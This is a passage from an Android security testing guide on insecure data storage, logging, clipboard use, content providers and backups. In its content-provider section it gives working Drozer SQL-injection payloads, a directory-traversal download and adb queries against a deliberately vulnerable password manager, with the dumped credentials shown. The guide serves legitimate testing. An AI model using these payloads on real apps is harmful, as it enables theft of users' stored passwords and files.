The SharedPreferences API is commonly used to permanently save small collections of key-value pairs. Data stored in a SharedPreferences object is written to a plain-text XML file. The SharedPreferences object can be declared world-readable (accessible to all apps) or private. Misuse of the SharedPreferences API can often lead to exposure of sensitive data. Consider the following example:

```
SharedPreferences sharedPref = getSharedPreferences("key",
MODE_WORLD_READABLE);
SharedPreferences.Editor editor = sharedPref.edit();
editor.putString("username", "administrator");
editor.putString("password", "supersecret");
editor.commit();
```

Once the activity has been called, the file key.xml will be created with the provided data. This code violates several best practices.

- The username and password are stored in clear text in `/data/data/<package-name>/shared_prefs/key.xml`.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="username">administrator</string>
    <string name="password">supersecret</string>
</map>
```

- `MODE_WORLD_READABLE` allows all applications to access and read the contents of `key.xml`.

```
root@hermes:/data/data/sg.vp.owasp_mobile.myfirstapp/shared_prefs # ls
-1a
-rw-rw-r-- u0_a118      170 2016-04-23 16:51 key.xml
```

Please note that `MODE_WORLD_READABLE` and `MODE_WORLD_WRITEABLE` were deprecated with API 17. Although newer devices may not be affected by this, applications compiled with an `android:targetSdkVersion` value less than 17 may be affected if they run on an OS version that was released before Android 4.2 (`JELLY_BEAN_MR1`).

SQLite Database (Unencrypted)

SQLite is an SQL database engine that stores data in `.db` files. The Android SDK has built-in support for SQLite databases. The main package used to manage the databases is `android.database.sqlite`. You may use the following code to store sensitive information within an activity:

```
SQLiteDatabase notSoSecure =
openOrCreateDatabase("privateNotSoSecure", MODE_PRIVATE, null);
notSoSecure.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username
VARCHAR, Password VARCHAR);");
notSoSecure.execSQL("INSERT INTO Accounts
VALUES('admin', 'AdminPass');");
notSoSecure.close();
```

Once the activity has been called, the database file `privateNotSoSecure` will be created with the provided data and stored in the clear text file `/data/data/<package-name>/databases/privateNotSoSecure`.

The database's directory may contain several files besides the SQLite database:

- [Journal files](#): These are temporary files used to implement atomic commit and rollback.
- [Lock files](#): The lock files are part of the locking and journaling feature, which was designed to improve SQLite concurrency and reduce the writer starvation problem.

Sensitive information should not be stored in unencrypted SQLite databases.

SQLite Databases (Encrypted)

With the library [SQLCipher](#), SQLite databases can be password-encrypted.

```
SQLiteDatabase secureDB = SQLiteDatabase.openOrCreateDatabase(database,
    "password123", null);
secureDB.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username
VARCHAR, Password VARCHAR);");
secureDB.execSQL("INSERT INTO Accounts
VALUES('admin','AdminPassEnc');");
secureDB.close();
```

If encrypted SQLite databases are used, determine whether the password is hard-coded in the source, stored in shared preferences, or hidden somewhere else in the code or filesystem. Secure ways to retrieve the key include:

- Asking the user to decrypt the database with a PIN or password once the app is opened (weak passwords and PINs are vulnerable to brute force attacks)
- Storing the key on the server and allowing it to be accessed from a web service only (so that the app can be used only when the device is online)

Realm Databases

The [Realm Database for Java](#) is becoming more and more popular among developers. The database and its contents can be encrypted with a key stored in the configuration file.

```
//the getKey() method either gets the key from the server or from a  
Keystore, or is deferred from a password.  
RealmConfiguration config = new RealmConfiguration.Builder()  
    .encryptionKey(getKey())  
    .build();  
  
Realm realm = Realm.getInstance(config);
```

If the database is not encrypted, you should be able to obtain the data. If the database *is* encrypted, determine whether the key is hard-coded in the source or resources and whether it is stored unprotected in shared preferences or some other location.

Internal Storage

You can save files to the device's [internal storage](#). Files saved to internal storage are containerized by default and cannot be accessed by other apps on the device. When the user uninstalls your app, these files are removed. The following code would persistently store sensitive data to internal storage:

```
FileOutputStream fos = null;  
try {  
    fos = openFileOutput(FILENAME, Context.MODE_PRIVATE);  
    fos.write(test.getBytes());  
    fos.close();  
} catch (FileNotFoundException e) {  
    e.printStackTrace();  
} catch (IOException e) {  
    e.printStackTrace();  
}
```

You should check the file mode to make sure that only the app can access the file. You can set this access with `MODE_PRIVATE` . Modes such as `MODE_WORLD_READABLE` (deprecated) and `MODE_WORLD_WRITEABLE` (deprecated) are laxer and may pose a security risk.

Search for the class `FileInputStream` to find out which files are opened and read within the app.

External Storage

Every Android-compatible device supports [shared external storage](#). This storage may be removable (such as an SD card) or internal (non-removable). Files saved to external storage are world-readable. The user can modify them when USB mass storage is enabled. You can use the following code to persistently store sensitive information to external storage as the contents of the file `password.txt` :

```
File file = new File (Environment.getExternalStorageDir(),  
"password.txt");  
String password = "SecretPassword";  
FileOutputStream fos;  
    fos = new FileOutputStream(file);  
    fos.write(password.getBytes());  
    fos.close();
```

The file will be created and the data will be stored in a clear text file in external storage once the activity has been called.

It's also worth knowing that files stored outside the application folder (`data/data/<package-name>/`) will not be deleted when the user uninstalls the application.

Static Analysis

Local Storage

As previously mentioned, there are several ways to store information on an Android device. You should therefore check several sources to determine the kind of storage used by the Android app and to find out whether the app processes sensitive data insecurely.

- Check `AndroidManifest.xml` for read/write external storage permissions, for example, `uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"` .
- Check the source code for keywords and API calls that are used to store data:
 - File permissions, such as:
 - `MODE_WORLD_READABLE` or `MODE_WORLD_WRITABLE` : You should avoid using `MODE_WORLD_WRITEABLE` and `MODE_WORLD_READABLE` for files because any

app will be able to read from or write to the files, even if they are stored in the app's private data directory. If data must be shared with other applications, consider a content provider. A content provider offers read and write permissions to other apps and can grant dynamic permission on a case-by-case basis.

- Classes and functions, such as:

- the `SharedPreferences` class (stores key-value pairs)
- the `FileOutputStream` class (uses internal or external storage)
- the `getExternal*` functions (use external storage)
- the `getWritableDatabase` function (returns a `SQLiteDatabase` for writing)
- the `getReadableDatabase` function (returns a `SQLiteDatabase` for reading)
- the `getCacheDir` and `getExternalCacheDirs` function (use cached files)

Encryption should implemented using proven SDK functions. The following describes bad practices to look for in the source code:

- Locally stored sensitive information “encrypted” via simple bit operations like XOR or bit flipping. These operations should be avoided because the encrypted data can be recovered easily.
- Keys used or created without Android onboard features, such as the Android KeyStore
- Keys disclosed by hard-coding

Typical Misuse: Hard-coded Cryptographic Keys

Hard-coded and world-readable cryptographic keys significantly increase the possibility that encrypted data will be recovered. Once an attacker obtains the data, decrypting it is trivial. Symmetric cryptography keys must be stored on the device, so identifying them is just a matter of time and effort. Consider the following code:

```
this.db = localUserSecretStore.getWritableDatabase("SuperPassword123");
```

Obtaining the key is trivial because it is contained in the source code and identical for all installations of the app. Encrypting data this way is not beneficial. Look for hard-coded API keys/private keys and other valuable data; they pose a similar risk.

Encoded/encrypted keys represent another attempt to make it harder but not impossible to get the crown jewels.

Consider the following code:

```
//A more complicated effort to store the XOR'ed halves of a key  
(instead of the key itself)  
private static final String[] myCompositeKey = new String[]{  
    "oNQavjbaNNSgEqoCkT9Em4imeQQ=", "3o8eFOX4ri/F8fgHgiy/BS47"  
};
```

The algorithm for decoding the original key might be something like this:

```
public void useXorStringHiding(String myHiddenMessage) {  
    byte[] xorParts0 = Base64.decode(myCompositeKey[0], 0);  
    byte[] xorParts1 = Base64.decode(myCompositeKey[1], 0);  
  
    byte[] xorKey = new byte[xorParts0.length];  
    for(int i = 0; i < xorParts1.length; i++){  
        xorKey[i] = (byte) (xorParts0[i] ^ xorParts1[i]);  
    }  
    HidingUtil.doHiding(myHiddenMessage.getBytes(), xorKey, false);  
}
```

Verify common locations of secrets:

- resources (typically at res/values/strings.xml)

Example:

```
<resources>  
    <string name="app_name">SuperApp</string>  
    <string name="hello_world">Hello world!</string>  
    <string name="action_settings">Settings</string>  
    <string name="secret_key">My_Secret_Key</string>  
</resources>
```

- build configs, such as in local.properties or gradle.properties

Example:

```
buildTypes {  
    debug {  
        minifyEnabled true  
        buildConfigField "String", "hiddenPassword",  
        "\"${hiddenPassword}\""  
    }  
}
```

KeyStore

The [Android KeyStore](#) supports relatively secure credential storage. As of Android 4.3, it provides public APIs for storing and using app-private keys. An app can use a public key to create a new private/public key pair for encrypting application secrets, and it can decrypt the secrets with the private key.

You can protect keys stored in the Android KeyStore with user authentication. The user's lock screen credentials (pattern, PIN, password, or fingerprint) are used for authentication.

You can use stored keys in one of two modes:

1. Users are authorized to use keys for a limited period of time after authentication. In this mode, all keys can be used as soon as the user unlocks the device. You can customize the period of authorization for each key. You can use this option only if the secure lock screen is enabled. If the user disables the secure lock screen, all stored keys will become permanently invalid.
2. Users are authorized to use a specific cryptographic operation that is associated with one key. In this mode, users must request a separate authorization for each operation that involves the key. Currently, fingerprint authentication is the only way to request such authorization.

The level of security afforded by the Android KeyStore depends on its implementation, which depends on the device. Most modern devices offer a hardware-backed KeyStore implementation: keys are generated and used in a Trusted Execution Environment (TEE) or a Secure Element (SE), and the operating system can't access them directly. This means that the encryption keys themselves can't be easily retrieved, even from a rooted device. You can determine whether the keys are inside the secure hardware by checking the return

value of the `isInsideSecureHardware` method, which is part of the [KeyInfo class](#). Note that the relevant KeyInfo indicates that secret keys and HMAC keys are insecurely stored on several devices despite private keys being correctly stored on the secure hardware.

The keys of a software-only implementation are encrypted with a [per-user encryption master key](#). An attacker can access all keys stored on rooted devices that have this implementation in the folder `/data/misc/keystore/`. Because the user's lock screen pin/password is used to generate the master key, the Android KeyStore is unavailable when the device is locked.

Older KeyStore Implementations

Older Android versions don't include KeyStore, but they *do* include the KeyStore interface from JCA (Java Cryptography Architecture). You can use KeyStores that implement this interface to ensure the secrecy and integrity of keys stored with KeyStore; BouncyCastle KeyStore (BKS) is recommended. All implementations are based on the fact that files are stored on the filesystem; all files are password-protected. To create one, you can use the `KeyStore.getInstance("BKS", "BC")` method , where “BKS” is the KeyStore name (BouncyCastle Keystore) and “BC” is the provider (BouncyCastle). You can also use SpongyCastle as a wrapper and initialize the KeyStore as follows:

```
KeyStore.getInstance("BKS", "SC") .
```

Be aware that not all KeyStores properly protect the keys stored in the KeyStore files.

KeyChain

The [KeyChain class](#) is used to store and retrieve *system-wide* private keys and their corresponding certificates (chain). The user will be prompted to set a lock screen pin or password to protect the credential storage if something is being imported into the KeyChain for the first time. Note that the KeyChain is system-wide—every application can access the materials stored in the KeyChain.

Inspect the source code to determine whether native Android mechanisms identify sensitive information. Sensitive information should be encrypted, not stored in clear text. For sensitive information that must be stored on the device, several API calls are available to protect the data via the `Keychain` class. Complete the following steps:

- Make sure that the app is using the Android KeyStore and Cipher mechanisms to securely store encrypted information on the device. Look for the patterns `import java.security.KeyStore` , `import javax.crypto.Cipher` , `import java.security.SecureRandom` , and corresponding usages.
- Use the `store(OutputStream stream, char[] password)` function to store the KeyStore to disk with a password. Make sure that the password is provided by the user, not hard-coded.

Dynamic Analysis

Install and use the app, executing all functions at least once. Data can be generated when entered by the user, sent by the endpoint, or shipped with the app. Then complete the following:

- Identify development files, backup files, and old files that shouldn't be included with a production release.
- Determine whether SQLite databases are available and whether they contain sensitive information. SQLite databases are stored in `/data/data/<package-name>/databases` .
- Check Shared Preferences that are stored as XML files (in `/data/data/<package-name>/shared_prefs`) for sensitive information. Avoid using Shared Preferences and other mechanisms that can't protect data when you are storing sensitive information. Shared Preferences is insecure and unencrypted by default. You can use [recure-preferences](#) to encrypt the values stored in Shared Preferences, but the Android KeyStore should be your first choice for storing data securely.
- Check the permissions of the files in `/data/data/<package-name>` . Only the user and group created when you installed the app (e.g., `u0_a82`) should have user read, write, and execute permissions (`rwx`). Other users should not have permission to access files, but they may have execute permissions for directories.
- Determine whether a Realm database is available in `/data/data/<package-name>/files/` , whether it is unencrypted, and whether it contains sensitive information. By default, the file extension is `.realm` and the file name is `default` . Inspect the Realm database with the [Realm Browser](#).
- Check external storage for data. Don't use external storage for sensitive data because

it is readable and writeable system-wide.

Files saved to internal storage are by default private to your application; neither the user nor other applications can access them. When users uninstall your application, these files are removed.

Testing Logs for Sensitive Data

Overview

There are many legitimate reasons to create log files on a mobile device, such as keeping track of crashes, errors, and usage statistics. Log files can be stored locally when the app is offline and sent to the endpoint once the app is online. However, logging sensitive data may expose the data to attackers or malicious applications, and it violates user confidentiality. You can create log files in several ways. The following list includes two classes that are available for Android:

- [Log Class](#)
- [Logger Class](#)

Use a centralized logging class and mechanism and remove logging statements from the production release because other applications may be able to read them.

Static Analysis

Check the app's source code for logging mechanisms by searching for the following keywords:

- Functions and classes, such as:
 - `android.util.Log`
 - `Log.d | Log.e | Log.i | Log.v | Log.w | Log.wtf`
 - `Logger`
- Keywords and system output:
 - `System.out.print | System.err.print`
 - `logfile`

- logging
- logs

While preparing the production release, you can use tools like `ProGuard` (included in Android Studio) to delete logging-related code. To determine whether all the `android.util.Log` class' logging functions have been removed, check the `ProGuard` configuration file (`proguard-project.txt`) for the following options:

```
-assumenosideeffects class android.util.Log
{
    public static boolean isLoggable(java.lang.String, int);
    public static int v(...);
    public static int i(...);
    public static int w(...);
    public static int d(...);
    public static int e(...);
    public static int wtf(...);
}
```

Note that the example above only ensures that calls to the `Log` class' methods will be removed. If the string that will be logged is dynamically constructed, the code that constructs the string may remain in the bytecode. For example, the following code issues an implicit `StringBuilder` to construct the log statement:

```
Log.v("Private key [byte format]: " + key);
```

The compiled bytecode, however, is equivalent to the bytecode of the following log statement, which constructs the string explicitly:

```
Log.v(new StringBuilder("Private key [byte format]":
    ").append(key.toString()).toString());
```

`ProGuard` guarantees removal of the `Log.v` method call. Whether the rest of the code (`new StringBuilder ...`) will be removed depends on the complexity of the code and the [ProGuard version](#).

This is a security risk because the (unused) string leaks plain text data into memory, which can be accessed via a debugger or memory dumping.

Unfortunately, no silver bullet exists for this issue, but a few options are available:

- Implement a custom logging facility that takes simple arguments and constructs the log statements internally.

```
SecureLog.v("Private key [byte format]: ", key);
```

Then configure ProGuard to strip its calls.

- Remove logs at the source level instead of at the compiled bytecode level. Below is a simple Gradle task that comments out all log statements, including any inline string builders:

```
afterEvaluate {  
    project.getTasks().findAll { task -> task.name.contains("compile")  
&& task.name.contains("Release") }.each { task ->  
        task.dependsOn('removeLogs')  
    }  
  
    task removeLogs() {  
        doLast {  
            fileTree(dir: project.file('src')).each { File file ->  
                def out = file.getText("UTF-8").replaceAll(  
                    "((android\\.util\\.)*Log\\([ewidv]wtf)\\s*\\([\\s\\s]*?\\))\\s*;",  
                    "/*\$1*/")  
                file.write(out);  
            }  
        }  
    }  
}
```

Dynamic Analysis


Use all the mobile app functions at least once, then identify the application's data directory and look for log files (/data/data/<package-name>). Check the application logs to determine whether log data has been generated; some mobile applications create and store

their own logs in the data directory.

Many application developers still use `System.out.println` or `printStackTrace` instead of a proper logging class. Therefore, your testing strategy must include all output generated while the application is starting, running and closing. To determine what data is directly printed by `System.out.println` or `printStackTrace`, you can use [Logcat](#).

There are two ways to execute Logcat:

- Logcat is part of *Dalvik Debug Monitor Server* (DDMS) and Android Studio. If the app is running in debug mode, the log output will be shown in the Android Monitor on the Logcat tab. You can filter the app's log output by defining patterns in Logcat.



- You can execute Logcat with adb to store the log output permanently:

```
$ adb logcat > logcat.log
```

Determining Whether Sensitive Data is Sent to Third Parties

Overview

You can embed third-party services in apps. These services can implement tracker services, monitor user behavior, sell banner advertisements, improve the user experience, and more.

The downside is a lack of visibility: you can't know exactly what code third-party libraries execute. Consequently, you should make sure that only necessary, non-sensitive information will be sent to the service.

Most third-party services are implemented in one of two ways:

- With a standalone library, such as an Android project Jar that is included in the APK
- With a full SDK

Static Analysis

You can automatically integrate third-party libraries into apps by using an IDE wizard or manually adding a library or SDK. In either case, review the permissions in the `AndroidManifest.xml`. In particular, you should determine whether permissions for accessing `SMS (READ_SMS)`, contacts (`READ_CONTACTS`), and location (`ACCESS_FINE_LOCATION`) are really necessary (see [Testing App Permissions](#)). Developers should check the source code for changes after the library has been added to the project.

Check the source code for API calls and third-party library functions or SDKs. Review code changes for security best practices.

Review loaded libraries to determine whether they are necessary and whether they are out of date or contain known vulnerabilities.

All data sent to third-party services should be anonymized. Data (such as application IDs) that can be traced to a user account or session should not be sent to a third party.

Dynamic Analysis

Check all requests to external services for embedded sensitive information. To intercept traffic between the client and server, you can perform dynamic analysis by launching a man-in-the-middle (MITM) attack with *Burp Suite Professional* or *OWASP ZAP*. Once you route the traffic through the interception proxy, you can try to sniff the traffic that passes between the app and server. All app requests that aren't sent directly to the server on which the main function is hosted should be checked for sensitive information, such as PII in a tracker or ad service.

Determining Whether the Keyboard Cache Is Disabled for Text Input Fields

Overview

When users type in input fields, the software automatically suggests data. This feature can be very useful for messaging apps. However, the keyboard cache may disclose sensitive information when the user selects an input field that takes this type of information.

Static Analysis

In the layout definition of an activity, you can define `TextViews` that have XML attributes. If the XML attribute `android:inputType` is given the value `textNoSuggestions`, the keyboard cache will not be shown when the input field is selected. The user will have to type everything manually.

```
<EditText  
    android:id="@+id/KeyBoardCache"  
    android:inputType="textNoSuggestions"/>
```

The code for all input fields that take sensitive information should include this XML attribute to [disable the keyboard suggestions](#):

Dynamic Analysis

Start the app and click in the input fields that take sensitive data. If strings are suggested, the keyboard cache has not been disabled for these fields.

Finding Sensitive Data on the Clipboard

Overview

While users are typing data in input fields, they can use the [clipboard](#) to copy and paste data. The device's apps share the clipboard, so malicious apps can misuse it to access sensitive data.

Static Analysis

Identify input fields that take sensitive information and countermeasures that mitigate the risk of clipboard access. Overwriting input field functions is a general best practice that disables the clipboard for those functions.

```
EditText etxt = (EditText) findViewById(R.id.editText1);
etxt.setCustomSelectionActionModeCallback(new Callback() {

    public boolean onPrepareActionMode(ActionMode mode, Menu
menu) {
        return false;
    }

    public void onDestroyActionMode(ActionMode mode) {
    }

    public boolean onCreateActionMode(ActionMode mode, Menu
menu) {
        return false;
    }

    public boolean onActionItemClicked(ActionMode mode,
MenuItem item) {
        return false;
    }
});
```

longClickable should be deactivated for the input field.

```
android:longClickable="false"
```

Dynamic Analysis

Start the app and click in the input fields that take sensitive data. If you are shown the copy/paste menu, the clipboard functionality has not been disabled for these fields.

You can use the Drozer module `post.capture.clipboard` to extract data from the clipboard:

```
dz> run post.capture.clipboard
[*] Clipboard value: ClipData.Item { T:Secretmessage }
```

Determining Whether Sensitive Stored Data Has Been Exposed via IPC Mechanisms

Overview

As part of Android's IPC mechanisms, content providers allow an app's stored data to be accessed and modified by other apps. If not properly configured, these mechanisms may leak sensitive data.

Static Analysis

The first step is to look at `AndroidManifest.xml` to detect content providers exposed by the app. You can identify content providers by the `<provider>` element. Complete the following steps:

- Determine whether the value of the `export` tag is “true” (`android:exported="true"`). Even if it is not, the tag will be set to “true” automatically if an `<intent-filter>` has been defined for the tag. If the content is meant to be accessed only by the app itself, set `android:exported` to “false.” If not, set the flag to “true” and define proper read/write permissions.
- Determine whether the data is being protected by a permission tag (`android:permission`). Permission tags limit exposure to other apps.
- Determine whether the `android:protectionLevel` attribute has the value `signature`. This setting indicates that the data is intended to be accessed only by apps from the same enterprise (i.e., signed with the same key). To make the data accessible to other apps, apply a security policy with the `<permission>` element and set a proper `android:protectionLevel`. If you use `android:permission`, other applications must declare corresponding `<uses-permission>` elements in their manifests to interact with your content provider. You can use the `android:grantUriPermissions` attribute to grant more specific access to other apps; you can limit access with the

`<grant-uri-permission>` element.

Inspect the source code to understand how the content provider is meant to be used.

Search for the following keywords:

- `android.content.ContentProvider`
- `android.database.Cursor`
- `android.database.sqlite`
- `.query`
- `.update`
- `.delete`

To avoid SQL injection attacks within the app, use parameterized query methods, such as `query`, `update`, and `delete`. Be sure to properly sanitize all method arguments; for example, the `selection` argument could lead to SQL injection if it is made up of concatenated user input.

If you expose a content provider, determine whether parameterized [query methods](#) (`query`, `update`, and `delete`) are being used to prevent SQL injection. If so, make sure all their arguments are properly sanitized.

We will use the vulnerable password manager app [Sieve](#) as an example of a vulnerable content provider.

Inspect the Android Manifest

Identify all defined `<provider>` elements:

```
<provider android:authorities="com.mwr.example.sieve.DBContentProvider"
    android:exported="true" android:multiprocess="true"
    android:name=".DBContentProvider">
    <path-permission android:path="/Keys"
        android:readPermission="com.mwr.example.sieve.READ_KEYS"
        android:writePermission="com.mwr.example.sieve.WRITE_KEYS"/>
</provider>
<provider
    android:authorities="com.mwr.example.sieve.FileBackupProvider"
    android:exported="true" android:multiprocess="true"
    android:name=".FileBackupProvider"/>
```

As shown in the `AndroidManifest.xml` above, the application exports two content providers. Note that one path (“/Keys”) is protected by read and write permissions.

Inspect the source code

Inspect the `query` function in the `DBContentProvider.java` file to determine whether any sensitive information is being leaked:

```
public Cursor query(final Uri uri, final String[] array, final String s, final String[] array2, final String s2) {
    final int match = this.sUriMatcher.match(uri);
    final SQLiteQueryBuilder sqLiteQueryBuilder = new
SQLiteQueryBuilder();
    if (match >= 100 && match < 200) {
        sqLiteQueryBuilder.setTables("Passwords");
    }
    else if (match >= 200) {
        sqLiteQueryBuilder.setTables("Key");
    }
    return sqLiteQueryBuilder.query(this.pwdb.getReadableDatabase(),
array, s, array2, (String)null, (String)null, s2);
}
```

Here we see that there are actually two paths, “/Keys” and “/Passwords”, and the latter is not being protected in the manifest and is therefore vulnerable.

When accessing a URI, the query statement returns all passwords and the path `Passwords/`. We will address this in the “Dynamic Analysis” section and show the exact URI that is required.

Dynamic Analysis

Testing Content Providers

To dynamically analyze an application’s content providers, first enumerate the attack surface: pass the app’s package name to the Drozer module `app.provider.info`:

```
dz> run app.provider.info -a com.mwr.example.sieve
  Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
  Read Permission: null
  Write Permission: null
  Content Provider: com.mwr.example.sieve.DBContentProvider
  Multiprocess Allowed: True
  Grant Uri Permissions: False
  Path Permissions:
    Path: /Keys
    Type: PATTERN_LITERAL
    Read Permission: com.mwr.example.sieve.READ_KEYS
    Write Permission: com.mwr.example.sieve.WRITE_KEYS
    Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
```

In this example, two content providers are exported. Both can be accessed without permission, except for the `/Keys` path in the `DBContentProvider`. With this information, you can reconstruct part of the content URIs to access the `DBContentProvider` (the URIs begin with `content://`).

To identify content provider URIs within the application, use Drozer's `scanner.provider.finduris` module. This module guesses paths and determines accessible content URIs in several ways:

```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/
...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/Keys
Accessible content URIs:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

Once you have a list of accessible content providers, try to extract data from each provider with the `app.provider.query` module:

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --vertical
_id: 1
service: Email
username: incognitoguy50
password: PSFjqXIMVa5NJFudgDuuLVgJYFD+8w== (Base64 - encoded)
email: incognitoguy50@gmail.com
```

You can also use Drozer to insert, update, and delete records from a vulnerable content provider:

- Insert record

```
dz> run app.provider.insert content://com.vulnerable.im/messages
--string date 1331763850325
--string type 0
--integer _id 7
```

- Update record

```
dz> run app.provider.update content://settings/secure
--selection "name=?"
--selection-args assisted_gps_enabled
--integer value 0
```

- Delete record

```
dz> run app.provider.delete content://settings/secure
--selection "name=?"
--selection-args my_setting
```

SQL Injection in Content Providers

The Android platform promotes SQLite databases for storing user data. Because these databases are based on SQL, they may be vulnerable to SQL injection. You can use the Drozer module `app.provider.query` to test for SQL injection by manipulating the projection and selection fields that are passed to the content provider:

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --
projection ""
unrecognized token: "' FROM Passwords" (code 1): , while compiling:
SELECT ' FROM Passwords

dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --
selection ""
unrecognized token: "')" (code 1): , while compiling: SELECT * FROM
Passwords WHERE ('
```

If an application is vulnerable to SQL Injection, it will return a verbose error message. SQL Injection on Android may be used to modify or query data from the vulnerable content provider. In the following example, the Drozer module `app.provider.query` is used to list all the database tables:

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --
projection "*"
FROM SQLITE_MASTER WHERE type='table';--"
| type | name | tbl_name | rootpage | sql
|
| table | android_metadata | android_metadata | 3 | CREATE TABLE
... |
| table | Passwords | Passwords | 4 | CREATE TABLE
... |
| table | Key | Key | 5 | CREATE TABLE
... |
```

SQL Injection may also be used to retrieve data from otherwise protected tables:

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --
projection "* FROM Key;--"
| Password | pin |
| thisismypassword | 9876 |
```

You can automate these steps with the `scanner.provider.injection` module, which automatically finds vulnerable content providers within an app:

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Injection in Projection:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
Injection in Selection:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

File System Based Content Providers

Content providers can provide access to the underlying filesystem. This allows apps to share files (the Android sandbox normally prevents this). You can use the Drozer modules `app.provider.read` and `app.provider.download` to read and download files, respectively, from exported file-based content providers. These content providers are susceptible to directory traversal, which allows otherwise protected files in the target application's sandbox to be read.

```
dz> run app.provider.download
content://com.vulnerable.app.FileProvider/../../../../../../../../data/
data/com.vulnerable.app/database.db /home/user/database.db
Written 24488 bytes
```

Use the `scanner.provider.traversal` module to automate the process of finding content providers that are susceptible to directory traversal:

```
dz> run scanner.provider.traversal -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Vulnerable Providers:
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.FileBackupProvider
```

Note that `adb` can also be used to query content providers:

```
$ adb shell content query --uri
content://com.owaspomtg.vulnapp.provider.CredentialProvider/credentials
Row: 0 id=1, username=admin, password=StrongPwd
Row: 1 id=2, username=test, password=test
...
```

Checking for Sensitive Data Disclosure Through the User Interface

Overview

Many apps require users to enter several kinds of data to, for example, register an account or make a payment. Sensitive data may be exposed if the app doesn't properly mask it, when displaying data in clear text.

Masking of sensitive data, by showing asterisk or dots instead of clear text should be enforced within an app's activity to prevent disclosure and mitigate risks such as shoulder surfing.

Static Analysis

To make sure an application is masking sensitive user input, check for the following attribute in the definition of `EditText`:

```
android:inputType="textPassword"
```

With this setting, dots (instead of the input characters) will be displayed in the text field, preventing the app from leaking passwords or pins to the user interface.

Dynamic Analysis

To determine whether the application leaks any sensitive information to the user interface, run the application and identify components that either show such information or take it as input.

If the information is masked by, for example, replacing input with asterisks or dots, the app isn't leaking data to the user interface.

Testing Backups for Sensitive Data

Overview

Like other modern mobile operating systems, Android offers auto-backup features. The backups usually include copies of data and settings for all installed apps. Whether sensitive user data stored by the app may leak to those data backups is an obvious concern.

Given its diverse ecosystem, Android supports many backup options:

- Stock Android has built-in USB backup facilities. When USB debugging is enabled, you can use the `adb backup` command to create full data backups and backups of an app's data directory.
- Google provides a “Back Up My Data” feature that backs up all app data to Google's servers.
- Two Backup APIs are available to app developers:
 - [Key/Value Backup](#) (Backup API or Android Backup Service) uploads to the Android Backup Service cloud.
 - [Auto Backup for Apps](#): With Android 6.0 (>= API level 23), Google added the “Auto Backup for Apps feature.” This feature automatically syncs at most 25MB of app data with the user's Google Drive account.

- OEMs may provide additional options. For example, HTC devices have a “HTC Backup” option that performs daily backups to the cloud when activated.

Static Analysis

Local

Android provides an attribute called `allowBackup` to back up all your application data. This attribute is set in the `AndroidManifest.xml` file. If the value of this attribute is **true**, the device allows users to back up the application with Android Debug Bridge (ADB) via the command `$ adb backup .`

To prevent the app data backup, set the `android:allowBackup` attribute to **false**. When this attribute is unavailable, the `allowBackup` setting is enabled by default, and backup must be manually deactivated.

Note: If the device was encrypted, then the backup files will be encrypted as well.

Check the `AndroidManifest.xml` file for the following flag:

```
android:allowBackup="true"
```

If the flag value is **true**, determine whether the app saves any kind of sensitive data (check the test case “Testing for Sensitive Data in Local Storage”).

Cloud

Regardless of whether you use key/value backup or auto backup, you must determine the following:

